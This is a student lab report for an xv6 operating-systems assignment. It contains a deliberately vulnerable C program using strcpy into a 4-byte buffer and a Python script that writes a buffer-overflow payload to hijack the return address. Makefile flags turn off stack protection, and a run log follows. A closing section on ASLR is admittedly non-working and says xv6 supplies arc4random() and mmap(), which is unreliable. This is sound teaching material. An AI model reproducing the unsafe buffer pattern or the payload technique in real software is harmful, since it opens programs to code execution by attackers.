COL331 Operating Systems
Assignment 3 (Easy)

Pratik Nimbalkar (2020CS10607)
Dhananjay Sapawat (2019CS10345)

Part A
Buffer Overflow Attack

A buffer overflow attack is a type of computer security vulnerability that occurs when a program writes more data to a buffer (a temporary storage area) than it can hold. This can result in the excess data being written to adjacent memory locations, which can cause the program to behave unpredictably or crash. In some cases, an attacker can use a buffer overflow to execute arbitrary code, overwrite critical data, or take control of the program or system.

Buffer overflow attacks are a common type of software vulnerability and can be caused by a range of programming errors, such as using unsafe functions like gets() and strcpy() that do not check bounds during execution. They can be used to exploit a variety of software, including web servers, databases, and operating systems.


Unsafe functions like gets() and strcpy() do not check the size of the input data, which can result in more data being written to a buffer than it can hold. This excess data can overwrite adjacent memory regions, including the saved registers and return address. By modifying the return address with a specially crafted input, an attacker can control the execution flow of the program and cause it to jump to a location they control, such as a malicious function. This can allow the attacker to execute arbitrary code, overwrite critical data, or take control of the program or system.

We have added a file named “buffer_overflow.c” in xv6. It defines three functions: foo(), vulnerable_function(), and main().

foo() simply prints out a secret string.


vulnerable_function() takes a character pointer as input, copies the input string to a buffer of size 4 using the strcpy() function, which can cause a buffer overflow if the input is longer than the buffer.

main() opens a file called "payload" using open(), reads in the first 100 bytes of the file using read(), and passes the read-in data to vulnerable_function(). If the input string in the "payload" file is longer than 4 bytes, a buffer overflow will occur, and the return address of the function can be overwritten to jump to the foo() function, which prints out a secret string.



```c
#include "types.h"
#include "user.h"
#include "fcntl.h"

void foo()
{
    printf(1, "SECRET_STRING");
}


void vulnerable_func(char *payload)
{
    char buffer[4];
    strcpy(buffer, payload);
}

int main(int argc, char *argv[])
{
    int fd;

    fd = open("payload", O_RDONLY);
    char payload[100];

    read(fd, payload, 100);

    vulnerable_func(payload);

    close(fd);
    exit();
}
```

We have written a python script “gen_exploit.py” writes to a file(payload) an exploit code which, when passed to the buffer overflow binary (buffer_overflow.c), executes the foo() function that prints a secret string on the console. The input to the Python script is the size of the buffer variable. It creates a buffer overflow exploit payload for the vulnerable code in buffer_overflow.c.



```python
import sys

def fill_buffer(buffer_size):
    buffers = b'1' * (buffer_size + 12)
    buffers += b'\x00\x00\x00\x00'
    return buffers

buffer_size = int(sys.argv[1])
buffers =fill_buffer(buffer_size)
with open("payload","wb") as f:
    f.write(buffers)

```

import sys: This imports the sys module which provides access to system-specific parameters and functions.

We defined a function called fill_buffer that takes in a single argument buffer_size and returns the buffers variable.

Inside the function, we created a byte string b'1' that is repeated buffer_size + 12 times, and assigns the resulting byte string to the buffers variable. The +12 is added to account for the 4-byte return address and 8 bytes of space for ebp and any other variables on the stack. Then we appended a 4-byte sequence of null bytes to the buffers variable. This will be used to overwrite the return address on the stack with a value of 0x00000000 to redirect program control flow to the foo() function.


buffer_size = int(sys.argv[1]): This retrieves the buffer size from the command-line argument passed to the script and converts it to an integer. Then we make a call to the fill_buffer function with buffer_size as an argument and assign the resulting byte string to the buffers variable.

A file named "payload" is opened for writing in binary mode using a with statement, which automatically closes the file after the block of code is executed. At the end, we write the buffers byte string to the "payload" file.

In summary, our generates a byte string of buffer_size + 16 bytes, where the first buffer_size bytes are filled with the value 1 and the last 4 bytes are filled with null bytes. The resulting byte string is written to a file named "payload". When this file is passed to the vulnerable buffer_overflow program, it will cause the return address to be overwritten with the value 0x00000000, redirecting program control flow to the foo() function.

Changes in makefile:


Firstly we added the buffer_overflow file in UPROGS.
Then we add the line in the makefile (line 79): CFLAGS = -fno-builtin -fno-strict-aliasing -O0 -Wall -MD -ggdb -m32 -fno-omit-frame-pointer



```
76 LD = $(TOOLPREFIX)ld
77 OBJCOPY = $(TOOLPREFIX)objcopy
78 OBJDUMP = $(TOOLPREFIX)objdump
79 CFLAGS = -fno-builtin -fno-strict-aliasing -O0 -Wall -MD -ggdb -m32 -fno-omit-frame-pointer
80 CFLAGS += $(shell $(CC) -fno-stack-protector -E -x c /dev/null >/dev/null 2>&1 && echo -fno-stack-protector)
81 ASFLAGS = -m32 -gdwarf-2 -Wa,-divide
82 # FreeBSD ld wants ``elf_i386_fbsd''
83 LDFLAGS += -m $(shell $(LD) -V | grep elf_i386 2>/dev/null | head -n 1)
```

We run the following commands in the terminal:
$python3 gen_exploit .py buffer_size
$make clean && make -qemu - nox
$./ buffer_overflow
SECRET_STRING

After this, our secret string is printed as shown:



```
Booting from Hard Disk...
cpu0: starting 0
sb: size 1000 nblocks 941 ninodes 200 nlog 30 logstart 2 inodestart 32 bmap star
t 58
init: starting sh
$ buffer_overflow
SECRET_STRINGpid 3 buffer_overflow: trap 14 err 5 on cpu 0 eip 0x2fbe addr 0x83e
58955--kill proc
$ _
```

Part B
ASLR (Address Space Layout Randomization)

ASLR (Address Space Layout Randomization) is a security mechanism used to protect computer systems from various types of attacks, including buffer overflow attacks. It works by randomizing the virtual memory address space of a process, making it more difficult for an attacker to predict the location of system components, such as libraries and executable code, in memory. By making it harder for an attacker to locate key pieces of code and data in a process's memory, ASLR can help prevent the successful exploitation of certain types of security vulnerabilities.

We can create a file called aslr_flag to keep track of the current status of ASLR. We may can create this file in the root directory.

Read the value of the aslr_flag file. If the value is 1, turn on ASLR, otherwise turn it off. We use the syscalls provided by xv6 to read and write files.

Then we create a random number generator to generate random addresses for the various regions in a process's virtual address space. The arc4random() function, which is provided by xv6 is used.

The xv6 memory allocation is modified which routines to use the random number generator to randomize the location of regions in a process's virtual address space. We then modify the sbrk(), mmap(), and exec() system calls to allocate memory at randomized addresses.

The ASLR implementation is tested by running the same test case that was used to reveal the secret string. If the ASLR implementation is correct, the secret string should not be revealed.

Though our ASLR code was not working, we tried some methods to implement our ASLR, I am providing some screenshots of the same.